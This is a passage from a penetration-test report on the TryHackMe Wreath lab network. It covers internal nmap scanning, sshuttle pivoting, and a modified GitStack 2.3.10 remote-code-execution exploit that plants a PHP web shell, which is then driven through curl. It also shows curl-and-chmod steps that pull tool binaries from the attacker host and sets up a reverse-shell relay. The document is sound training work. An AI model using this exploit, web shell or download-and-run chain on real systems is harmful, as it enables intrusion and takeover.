Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.200.83.200 - - [22/Mar/2021 18:41:41] "GET /nmap HTTP/1.1" 200 -
```

```
matesz MLKali /opt/static-bins $ cd nmap-7.80SVN-x86_64-a36a34aa6-portable
matesz MLKali /opt/static-bins/nmap-7.80SVN-x86_64-a36a34aa6-portable $ ls
data  ncat  nmap  nping  run-nmap.sh
matesz MLKali /opt/static-bins/nmap-7.80SVN-x86_64-a36a34aa6-portable $ http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.200.83.200 - - [22/Mar/2021 18:41:41] "GET /nmap HTTP/1.1" 200 -
```

Figure 10: 10.200.83.200-nmap-download-req

```
$ curl 10.50.84.2:8000/nmap -o /tmp/nmap-M4t35Z && chmod +x /tmp/nmap-
    M4t35Z
$ ls -l /tmp/nmap-M4t35Z
-rwxr-xr-x. 1 root root 6308464 Mar 22 17:41 /tmp/nmap-M4t35Z
$ file /tmp/nmap-M4t35Z
/tmp/nmap-M4t35Z: ELF 64-bit LSB executable, x86-64, version 1 (SYSV),
    statically linked, stripped
```

```
[root@prod-serv ~]# curl 10.50.84.2:8000/nmap -o /tmp/nmap-M4t35Z && chmod +x /tmp/nmap-M4t35Z
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 6160k  100 6160k    0     0  2354k      0  0:00:02  0:00:02 --:--:-- 2353k
[root@prod-serv ~]# ls -l /tmp/nmap-M4t35Z
-rwxr-xr-x. 1 root root 6308464 Mar 22 17:41 /tmp/nmap-M4t35Z
[root@prod-serv ~]# file /tmp/nmap-M4t35Z
/tmp/nmap-M4t35Z: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, stripp
ed
[root@prod-serv ~]#
```

Figure 11: 10.200.83.200-nmap-download-success

4.1.4.2 Identify ip range of internal network

An attacker could use the `ip` tool in linux in order to discover the network's ip range. The Wreath network might contain hosts from `10.200.83.1` to `10.200.83.255`.

```
$ ip a
---[SNIP]---
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state
    UP group default qlen 1000
     link/ether 02:1a:2f:91:42:3b brd ff:ff:ff:ff:ff:ff
     inet 10.200.83.200/24 brd 10.200.83.255 scope global dynamic
        noprefixroute eth0
        valid_lft 3035sec preferred_lft 3035sec
     inet6 fe80::1a:2fff:fe91:423b/64 scope link
        valid_lft forever preferred_lft forever
```

4.1.4.3 Scan the network for active hosts

An attacker could use `nmap` to scan for active hosts on the ip range mentioned above.

```
$ /tmp/nmap-M4t35Z -sn 10.200.83.1-255 -oN /tmp/nmap_scan-M4t35Z
Starting Nmap 7.80SVN ( https://nmap.org ) at 2021-03-22 17:56 GMT
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-83-1.eu-west-1.compute.internal
   (10.200.83.1)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be
   performed
Host is up (0.00012s latency).
MAC Address: 02:3A:60:D4:49:4F (Unknown)
Nmap scan report for ip-10-200-83-100.eu-west-1.compute.internal
   (10.200.83.100)
Host is up (0.00014s latency).
MAC Address: 02:F2:8F:4E:33:BF (Unknown)
Nmap scan report for ip-10-200-83-150.eu-west-1.compute.internal
   (10.200.83.150)
Host is up (0.00083s latency).
MAC Address: 02:21:09:53:FF:D3 (Unknown)
Nmap scan report for ip-10-200-83-250.eu-west-1.compute.internal
   (10.200.83.250)
Host is up (0.00018s latency).
MAC Address: 02:62:12:28:59:BF (Unknown)
Nmap scan report for ip-10-200-83-200.eu-west-1.compute.internal
   (10.200.83.200)
Host is up.
Nmap done: 255 IP addresses (5 hosts up) scanned in 3.43 seconds
```

```
[root@prod-serv ~]# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1
000
    link/ether 02:1a:2f:91:42:3b brd ff:ff:ff:ff:ff:ff
    inet 10.200.83.200/24 brd 10.200.83.255 scope global dynamic noprefixroute eth0
       valid_lft 3035sec preferred_lft 3035sec
    inet6 fe80::1a:2fff:fe91:423b/64 scope link
       valid_lft forever preferred_lft forever
[root@prod-serv ~]# /tmp/nmap-M4t35Z -sn 10.200.83.1-255 -oN /tmp/nmap_scan-M4t35Z
Starting Nmap 7.80SVN ( https://nmap.org ) at 2021-03-22 17:56 GMT
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-83-1.eu-west-1.compute.internal (10.200.83.1)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00012s latency).
MAC Address: 02:3A:60:D4:49:4F (Unknown)
Nmap scan report for ip-10-200-83-100.eu-west-1.compute.internal (10.200.83.100)
Host is up (0.00014s latency).
MAC Address: 02:F2:8F:4E:33:BF (Unknown)
Nmap scan report for ip-10-200-83-150.eu-west-1.compute.internal (10.200.83.150)
Host is up (0.00083s latency).
MAC Address: 02:21:09:53:FF:D3 (Unknown)
Nmap scan report for ip-10-200-83-250.eu-west-1.compute.internal (10.200.83.250)
Host is up (0.00018s latency).
MAC Address: 02:62:12:28:59:BF (Unknown)
Nmap scan report for ip-10-200-83-200.eu-west-1.compute.internal (10.200.83.200)
Host is up.
Nmap done: 255 IP addresses (5 hosts up) scanned in 3.43 seconds
[root@prod-serv ~]#
```

Figure 12: 10.200.83.200-internal-nmap

Active hosts are `10.200.83.1`, `10.200.83.100`, `10.200.83.150`, `10.200.83.200`, and `10.200.83.250`

> *There are some excluded hosts because of the nature of the TryHackMe infrastructure.*

These excluded hosts are `10.200.83.1`, `10.200.83..250`.

The attacker's **targets** are `10.200.83.100`, and `10.200.83.150`.

4.1.4.4 Identify open ports on the target hosts

An attacker would then use `nmap` on the found target hosts to identify any open ports.

```
$ /tmp/nmap-M4t35Z 10.200.83.100 10.200.83.150
Starting Nmap 7.80SVN ( https://nmap.org ) at 2021-03-22 18:51 GMT
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Stats: 0:00:07 elapsed; 0 hosts completed (2 up), 2 undergoing SYN Stealth
     Scan
SYN Stealth Scan Timing: About 18.48% done; ETC: 18:52 (0:00:35 remaining)
Nmap scan report for ip-10-200-83-100.eu-west-1.compute.internal
    (10.200.83.100)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be
    performed
Host is up (0.00018s latency).
All 6150 scanned ports on ip-10-200-83-100.eu-west-1.compute.internal
    (10.200.83.100) are filtered
MAC Address: 02:F2:8F:4E:33:BF (Unknown)

Nmap scan report for ip-10-200-83-150.eu-west-1.compute.internal
    (10.200.83.150)
Host is up (0.00050s latency).
Not shown: 6147 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server
5985/tcp open  wsman
MAC Address: 02:21:09:53:FF:D3 (Unknown)

Nmap done: 2 IP addresses (2 hosts up) scanned in 29.04 seconds
```

```
[root@prod-serv ~]# /tmp/nmap-M4t35Z 10.200.83.100 10.200.83.150
Starting Nmap 7.80SVN ( https://nmap.org ) at 2021-03-22 18:51 GMT
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Stats: 0:00:07 elapsed; 0 hosts completed (2 up), 2 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 18.48% done; ETC: 18:52 (0:00:35 remaining)
Nmap scan report for ip-10-200-83-100.eu-west-1.compute.internal (10.200.83.100)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00018s latency).
All 6150 scanned ports on ip-10-200-83-100.eu-west-1.compute.internal (10.200.83.100) are filter
ed
MAC Address: 02:F2:8F:4E:33:BF (Unknown)

Nmap scan report for ip-10-200-83-150.eu-west-1.compute.internal (10.200.83.150)
Host is up (0.00050s latency).
Not shown: 6147 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server
5985/tcp open  wsman
MAC Address: 02:21:09:53:FF:D3 (Unknown)

Nmap done: 2 IP addresses (2 hosts up) scanned in 29.04 seconds
[root@prod-serv ~]#
```

Figure 13: 10.200.83.200-internal-nmap-minimal

The scan revealed open ports only for `10.200.83.150` which means it is accessed from `10.200.83.200` but it did not show any open port on `10.200.83.100`.

4.2 10.200.83.150

4.2.1 Enumeration

The previous nmap scan revealed three open ports on `10.200.83.150`. These open ports are `80-http`, `3389-ms-wbt-server`, and `5985-wsman`. Note that the last port is the winrm port which could be used to get a winrm shell on the system if an attacker has valid credentials.

4.2.1.1 http - 10.200.83.150 - 80/tcp

I used `sshuttle` to make `10.200.83.150` accessible from my attacker host. Note that I saved the previously found ssh key which is necessary to make `sshuttle` work.

```
$ sshuttle -r root@10.200.83.200 --ssh-cmd "ssh -i ../files/10.200.83.200/
    root-id_rsa" 10.200.83.0/24 -x 10.200.83.200
c : Connected to server.
```




Figure 14: 10.200.83.200-sshuttle-150

After the `sshuttle` connection, 10.200.83.150 was accessible from the attacker's browser.




Figure 15: 10.200.83.150-http

- ^registration/login/$
- ^gitstack/
- ^rest/

Browsing to /gitstack/ reveals the same loginpage as /registration/login/.




Figure 16: 10.200.83.150-http-gitstack

The `10.200.83.150` was running **GitStack** but the default credentials did not work on the login form.

Browsing `/rest/` reveals new endpoints because of the verbose 404 page.




Figure 17: 10.200.83.150-http-rest

4.2.1.1.1 Searching for CVE's

An attacker would search for known vulnerabilities for the GitStack service. This search revealed a remote code execution vulnerability for GitStack version 2.3.10.

```
$ searchsploit gitstack
------------------------------------------------------------------------
    -------------------------
 Exploit Title                                                        |  Path
------------------------------------------------------------------------
    -------------------------
GitStack 2.3.10 - Remote Code Execution                               | php/
    webapps/43777.py
GitStack - Remote Code Execution                                      | php/
    webapps/44044.md
GitStack - Unsanitized Argument Remote Code Execution (Metasploit)    |
    windows/remote/44356.rb
------------------------------------------------------------------------
    -------------------------
Shellcodes: No Results
Papers: No Results
```

```
matesz MLKali ~ $ searchsploit gitstack
------------------------------------------------------------ ----------------------------
 Exploit Title                                              |  Path
------------------------------------------------------------ ----------------------------
GitStack 2.3.10 - Remote Code Execution                     | php/webapps/43777.py
GitStack - Remote Code Execution                            | php/webapps/44044.md
GitStack - Unsanitized Argument Remote Code Execution (Metasp | windows/remote/44356.rb
------------------------------------------------------------ ----------------------------
Shellcodes: No Results
Papers: No Results
matesz MLKali ~ $
```

Figure 18: 10.200.83.150-http-gitstack-searchsploit

I copied the first exploit to my current working directory with the use of `searchsploit`.

```
$ searchsploit -m php/webapps/43777.py
  Exploit: GitStack 2.3.10 - Remote Code Execution
      URL: https://www.exploit-db.com/exploits/43777
     Path: /usr/share/exploitdb/exploits/php/webapps/43777.py
File Type: Python script, ASCII text executable, with CRLF line
    terminators

Copied to: /home/matesz/hax/wargames/tryhackme/NETWORKS/Wreath/expl/43777.
    py
```

I also used `dos2unix` to convert the windows line endings to linux type line endings. This command changes `\r\n` line endings to only `\n` line endings.

```
$ dos2unix 43777.py
dos2unix: converting file 43777.py to Unix format...
```

```
matesz MLKali ~/hax/wargames/tryhackme/NETWORKS/Wreath/expl $ searchsploit -m php/webapps/437 >
  Exploit: GitStack 2.3.10 - Remote Code Execution
      URL: https://www.exploit-db.com/exploits/43777
     Path: /usr/share/exploitdb/exploits/php/webapps/43777.py
File Type: Python script, ASCII text executable, with CRLF line terminators

Copied to: /home/matesz/hax/wargames/tryhackme/NETWORKS/Wreath/expl/43777.py


matesz MLKali ~/hax/wargames/tryhackme/NETWORKS/Wreath/expl $ ls
43777.py  webmin-1.890_exploit.py
matesz MLKali ~/hax/wargames/tryhackme/NETWORKS/Wreath/expl $ dos2unix 43777.py
dos2unix: converting file 43777.py to Unix format...
```

Figure 19: 10.200.83.150-http-gitstack-searchsploit2

4.2.2 Exploitation

4.2.2.1 Code Review and Necessary Edits

Taking a look at the code reveals it was written in `python2`. In the case of the Wreath Network I edited some parts of the exploit. For instance, I added a *shebang* for `python2` to the first line of the scrip like the following.

```
#!/usr/bin/python2
```

I also changed the value of the `ip` variable to the vulnerable machine's ip like the following.

```
ip = 10.200.83.150
```

The last change I made was changing the name of file that was being created by the exploit. I added my name to it. Note that this change needs to be done in **two** parts of the script (creation, request).

```
exploit-M4t35Z.php
```

The following code contains snippets from the full exploit source, which can be accessible from Appendices, 43777.py.

```
#!/usr/bin/python2
---[SNIP]---
import os
import sys

ip = '10.200.83.150'

# What command you want to execute
command = "whoami"
---[SNIP]---
print "[+] Create backdoor in PHP"
r = requests.get('http://{}/web/index.php?p={}.git&a=summary'.format(ip,
    repository), auth=HTTPBasicAuth(username, 'p && echo "<?php system(
    $_POST[\'a\']); ?>" > c:\GitStack\gitphp\exploit-M4t35Z.php'))
print r.text.encode(sys.stdout.encoding, errors='replace')

print "[+] Execute command"
r = requests.post("http://{}/web/exploit-M4t35Z.php".format(ip), data={'a'
     : command})
print r.text.encode(sys.stdout.encoding, errors='replace')
```

```
#!/usr/bin/python2
# Exploit: GitStack 2.3.10 Unauthenticated Remote Code Execution
# Date: 18.01.2018
# Software Link: https://gitstack.com/
# Exploit Author: Kacper Szurek
# Contact: https://twitter.com/KacperSzurek
# Website: https://security.szurek.pl/
# Category: remote
#
#1. Description
#
#$_SERVER['PHP_AUTH_PW'] is directly passed to exec function.
#
#https://security.szurek.pl/gitstack-2310-unauthenticated-rce.html
#
#2. Proof of Concept
#
import requests
from requests.auth import HTTPBasicAuth
import os
import sys

ip = '10.200.83.150'

# What command you want to execute
command = "whoami"

repository = 'rce'
```

Figure 20: 10.200.83.150-http-gitstack-exploit-edits

```
print "[+] Create backdoor in PHP"
r = requests.get('http://{}/web/index.php?p={}.git&a=summary'.format(ip, repository), auth=H
+++TTPBasicAuth(username, 'p && echo "<?php system($_POST[\'a\']); ?>" > c:\GitStack\gitphp\
+++exploit-M4t35Z.php'))
print r.text.encode(sys.stdout.encoding, errors='replace')

print "[+] Execute command"
r = requests.post("http://{}/web/exploit-M4t35Z.php".format(ip), data={'a' : command})
print r.text.encode(sys.stdout.encoding, errors='replace')
```

Figure 21: 10.200.83.150-http-gitstack-exploit-edits2

4.2.2.2 Usage of the Exploit

Since the *shebang* is added at the top of the file an attacker could easily run it by giving the file execute permissions.

```
$ chmod +x ./43777.py
$ ./43777.py
[+] Get user list
[+] Found user twreath
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
Your GitStack credentials were not entered correctly. Please ask your
    GitStack administrator to give you a username/password and give you
    access to this repository. <br />Note : You have to enter the
    credentials of a user who has at least read access to your repository.
    Your GitStack administration panel username/password will not work.
[+] Execute command
"nt authority\system
"
```




Figure 22: 10.200.83.150-http-gitstack-exploit-worked

The exploit's defaults are set to run the `whoami` command and the exploit returned the output which is `nt authority\system`. This means that the **GitStack service runs as administrator**. This should be fixed and the program must run as a low-privileged user.

From this point, an attacker would try several commands in order to get more information regarding

the structure of the network and the compromised hosts.

Note that the exploit used before creates a file named `exploit-M4t35Z.php` which can be accessed from a browser or `curl` at `10.200.83.150/web/exploit-M4t35Z.php`. The php code in this file would execute anything which would be provided in the `a` get parameter.

For sake of simplicity, I used `curl` and tested a `whoami` command by directly accessing this php file.

```
$ curl 10.200.83.150/web/exploit-M4t35Z.php -d 'a=whoami'
"nt authority\system
"
```




Figure 23: 10.200.83.150-http-gitstack-exploit-curl

Note that this can be elevated to a *pseudoshell* for ease of access by using `sh` like the following. Also note that, in this command it is necessary to use `"` instead of `'` characters.

```
$ while IFS= read -r CMD;do curl 10.200.83.150/web/exploit-M4t35Z.php -d "
    a=${CMD}";done
whoami
"nt authority\system
"
hostname
"git-serv
"
```

4.2.3 Enumeration from the windows host as `nt authority\system`

After some manual searching, I discovered a git repository at `C:\GitStack\repositories\Website.git`.

4.2.3.1 Testing for outbound connections from 10.200.83.150 (compromised windows host) to 10.50.84.2 (attacker host)

An attacker would test for outbound connections from the compromised host in order to identify whether they are able to get an easy reverse shell or not.

The ping command can be used for this purpose.

I started a listener on the **attacker host** like the following.

```
$ sudo tcpdump -i tun0 icmp
```

I started pinging the **attacker** host from `10.200.83.150`, the compromised windows host.

```
$ ping -n 3 10.50.84.2
"
Pinging 10.50.84.2 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 10.50.84.2:
    Packets: Sent = 3, Received = 0, Lost = 3 (100% loss),
"
```




Figure 24: 10.200.83.150-rce-ping-test

As shown in the output the ping lost every packet, which means *outbound connections are prohibited to the attacker machine*.

I also tested the ping to `10.200.83.200`, the compromised linux host from `10.200.83.150`, the compromised windows host.

```
$ ping -n 3 10.200.83.200
"
Pinging 10.200.83.200 with 32 bytes of data:
Reply from 10.200.83.200: bytes=32 time<1ms TTL=64
Reply from 10.200.83.200: bytes=32 time<1ms TTL=64
Reply from 10.200.83.200: bytes=32 time<1ms TTL=64

Ping statistics for 10.200.83.200:
    Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
"
```

But this time the ping received 3 packets, which means `10.200.83.150` can make outbound connection to `10.200.83.200`.

4.2.4 Setting up a socat relay on 10.200.83.200 (compromised linux host) in order to access 10.200.83.150 (compromised windows host) with a reverse shell

An attacker could use this behaviour to set up a **port forward** to be able to access `10.200.83.150` directly from the attacker machine.

The following steps should be taken to successfully set up a socat relay between the compromised linux host and the attacker machine.

1. Transfer **socat static binary** to `10.200.83.200`
2. Disable the firewall on the desired port
3. Set up the **socat relay**
4. Use **powershell.exe** to open a reverse shell to our attacker host

4.2.4.1 Transfering a static socat binary to 10.200.83.200

I downloaded a **static socat binary** and I started hosting it with `python3 -m http.server 8000` on my **attacker machine**.

```
$ wget https://github.com/ernw/static-toolbox/releases/download/1.03/socat
    -x86_64
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```




Figure 25: 10.200.83.200-socat-download

After that, I downloaded the binary to `10.200.83.200` the compromised linux host.

```
$ curl 10.50.84.2:8000/socat-x86_64 -o /tmp/socat-M4t35Z && chmod +x /tmp/
    socat-M4t35Z
$ file /tmp/socat-M4t35Z
/tmp/socat-M4t35Z: ELF 64-bit LSB executable, x86-64, version 1 (SYSV),
    statically linked, stripped
```

```
[root@prod-serv ~]# curl 10.50.84.2:8000/socat-x86_64 -o /tmp/socat-M4t35Z && chmod +x /tmp/socat-M4t35Z
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 2646k  100 2646k    0     0  1223k      0  0:00:02  0:00:02 --:--:-- 1223k
[root@prod-serv ~]# file /tmp/socat-M4t35Z
/tmp/socat-M4t35Z: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, stripped
[root@prod-serv ~]#
```

Figure 26: 10.200.83.200-socat-download-success

4.2.4.2 Turning off the default *CentOS firewall*

